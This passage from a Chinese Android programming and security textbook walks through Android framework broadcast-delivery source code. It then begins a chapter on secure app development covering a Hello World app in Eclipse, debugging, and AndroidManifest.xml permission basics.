                        "App op " + r.appOp + " not allowed for broadcast to uid "
                        + filter.receiverList.uid + " pkg " + filter.packageName);
                skip = true;
            }
        }

        if (!skip) {
            // If this is not being sent as an ordered broadcast, then we
            // don't want to touch the fields that keep track of the current
            // state of ordered broadcasts
            if (ordered) {
                r.receiver = filter.receiverList.receiver.asBinder();
                r.curFilter = filter;
                filter.receiverList.curBroadcast = r;
                r.state = BroadcastRecord.CALL_IN_RECEIVE;
                if (filter.receiverList.app != null) {
                    // Bump hosting application to no longer be in background
                    // scheduling class.  Note that we can't do that if there
                    // isn't an app...  but we can only be in that case for
                    // things that directly call the IActivityManager API, which
                    // are already core system stuff so don't matter for this
                    r.curApp = filter.receiverList.app;
                    filter.receiverList.app.curReceiver = r;
                    mService.updateOomAdjLocked();
                }
            }
            try {
                if (DEBUG_BROADCAST_LIGHT) {
                    int seq = r.intent.getIntExtra("seq", -1);
                    Slog.i(TAG, "Delivering to " + filter
                            + " (seq=" + seq + "): " + r);
                }
                performReceiveLocked(filter.receiverList.app, filter.receiverList.receiver,
                    new Intent(r.intent), r.resultCode, r.resultData,
                    r.resultExtras, r.ordered, r.initialSticky, r.userId);
                if (ordered) {
                    r.state = BroadcastRecord.CALL_DONE_RECEIVE;
                }
            } catch (RemoteException e) {
```

```
                Slog.w(TAG, "Failure sending broadcast " + r.intent, e);
                if (ordered) {
                    r.receiver = null;
                    r.curFilter = null;
                    filter.receiverList.curBroadcast = null;
                    if (filter.receiverList.app != null) {
                        filter.receiverList.app.curReceiver = null;
                    }
                }
            }
        }
}
```

再看函数 performReceiveLocked()，此函数在文件 frameworks/base/services/java/com/android/server/am/BroadcastQueue.java 中定义，具体实现代码如下所示。

```
private static void performReceiveLocked(ProcessRecord app, IIntentReceiver receiver,
        Intent intent, int resultCode, String data, Bundle extras,
        boolean ordered, boolean sticky, int sendingUser) throws RemoteException {
    // Send the intent to the receiver asynchronously using one-way binder calls
    if (app != null && app.thread != null) {
        // If we have an app thread, do the call through that so it is
        // correctly ordered with other one-way calls
        app.thread.scheduleRegisteredReceiver(receiver, intent, resultCode,
                data, extras, ordered, sticky, sendingUser);
    } else {
        receiver.performReceive(intent, resultCode, data, extras, ordered,
                sticky, sendingUser);
    }
}
```

各个参数的具体说明如下。

- app：表示注册广播接收器的Activity所在的进程记录块。
- receiver：指向一个实现了IIntentReceiver接口的Binder代理对象，表示目标广播接收者。
- intent：表示即将要发送给目标广播接收者的一个广播。

第 3 篇　安全攻防篇



第 10 章　编写安全的应用程序

在本章的内容中，将详细讲解构建一个安全的 Android 应用程序的知识。首先详细讲解使用 Eclipse 开发并调试 Android 应用程序的过程和发布 Android 应用程序的方法；然后讲解编译和反编译 Android 应用程序的具体过程；最后详细讲解构建各种 Android 应用组件的基本知识。希望通过本章内容的学习，为读者学习本书后面的知识打下基础。

10.1　开发第一个 Android 应用程序

知识点讲解：光盘:视频\知识点\第 10 章\开发第一个 Android 应用程序.avi

本实例的功能是在手机屏幕中显示问候语“你好我的朋友！”，在具体开始之前先做一个简单的流程规划，如图 10-1 所示。




图 10-1　规划流程图

题目	目的	源码路径
实例 10-1	在手机屏幕中显示问候语	光盘:\daima\10\first

在接下来的内容中，将详细讲解本实例的具体实现流程。

10.1.1　新建 Android 工程

（1）在 Eclipse 中依次选择 File | New | Project 命令新建一个工程文件，如图 10-2 所示。

（2）选择 Android Project 选项后单击 Next 按钮，在弹出的 New Android Project 对话框中设置工程信息，如图 10-3 所示。

在图 10-3 所示的界面中依次设置工程名、包名、Activity 名和应用名。




图 10-2　新建工程文件




图 10-3　设置工程

10.1.2　编写代码和代码分析

现在已经创建了一个名为 first 的工程文件，打开文件 first.java，会显示如下自动生成的代码。

```
package first.a;
import android.app.Activity;
import android.os.Bundle;
public class fistMM extends Activity {
    /** Called when the activity is first created */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }
}
```

如果此时运行程序，将不会显示任何东西。此时我们可以对上述代码进行稍微的修改，让程序输出 HelloWorld，具体代码如下所示。

```
package first.a;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class fistMM extends Activity {
    /** Called when the activity is first created */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        TextView tv = new TextView(this);
        tv.setText("你好我的朋友！");
        setContentView(tv);
```

```
    }
}
```

经过上述代码改写后，可以在屏幕中输出“你好我的朋友！”，完全符合预期的要求。

10.1.3 调试

Android 调试一般分为 3 个步骤，分别是设置断点、Debug 调试和断点调试。

（1）设置断点

在使用 Eclipse 开发 Android 应用程序的过程中，设置断点的方法和在 Java 中的设置方法一样，可以通过双击代码左边的区域方式实现，如图 10-4 所示。

为了调试方便，可以设置显示代码的行数。只需在代码左侧的空白部分右击，在弹出的快捷菜单中选择 Show Line Numbers，如图 10-5 所示。

```
package first.a;
import android.app.Activity;

public class first extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        TextView tv = new TextView(this);
        tv.setText("你好我的朋友！ ");
        setContentView(tv);

    }
}
```

图 10-4　设置断点




图 10-5　显示行数

（2）Debug 调试

Debug Android 调试项目的方法和普通 Debug Java 调试项目的方法类似，唯一的不同是在选择调试项目时选择 Android Application 命令。具体方法是右击项目名，在弹出的快捷菜单中依次选择 Debug As | Android Application 命令，如图 10-6 所示。




图 10-6　Debug 项目

（3）断点调试

可以进行单步调试，具体调试方法和调试普通 Java 程序的方法类似，调试界面如图 10-7 所示。




图 10-7　调试界面

10.1.4　运行项目

将上述代码保存后即可运行这段程序了，具体运行过程如下。

（1）右击项目名，在弹出的快捷菜单中依次选择 Run As | Android Application 命令，如图 10-8 所示。




图 10-8　开始调试

（2）此时工程开始运行，运行完成后将在屏幕中输出“你好我的朋友！”，如图 10-9 所示。



图 10-9　运行结果

10.2　声明不同的权限

知识点讲解：光盘:视频\知识点\第 10 章\声明不同的权限.avi

在 Android 系统中，每个应用程序的 APK（Android Package）包中都会包含有一个 AndroidManifest.xml 文件，该文件除了罗列应用程序运行时库、运行依赖关系等之外，还会详细地罗列出该应用程序所需的系统访问。AndroidManifest.xml 文件是一个与安全相关的配置文件，该配置文件是 Android 安全保障的一个不可忽视的方面。在本节的内容中，将详细讲解使用 AndroidManifest.xml 文件声明不同权限的基本知识。

10.2.1　AndroidManifest.xml 文件基础

在 Android 系统中，AndroidManifest.xml 文件的主要功能如下所示。

- 说明程序用到的Java 数据包，数据包名是应用程序的唯一标识。
- 描述应用程序的具体组成部分。
- 说明应用程序的各个组成部分在哪个进程下运行。
- 声明应用程序所必须具备的权限，以访问受保护的部分API以及与其他应用程序进行交互。
- 声明应用程序其他的必备权限，以实现各个组成部分之间的交互。
- 列举应用程序运行时需要的环境配置信息，只在程序开发和测试时声明这些信息，在发布前会被删除。
- 声明应用程序所需要的Android API的最低版本，例如1.0、1.5和1.6等。
- 列举应用程序所需要链接的库。

在 Android 系统中，可在 Android SDK 的帮助文档中查看 AndroidManifest.xml 文件的结构、元素以及元素属性的具体说明，这些元素在命名、结构等方面的使用规则如下。

- 元素：在所有元素中，只有<manifest>和<application>是必需的，且只能出现一次。如果一个元素包含有其他子元素，必须通过子元素的属性来设置其值。处于同一层次的元素，其说明是没有顺序的。
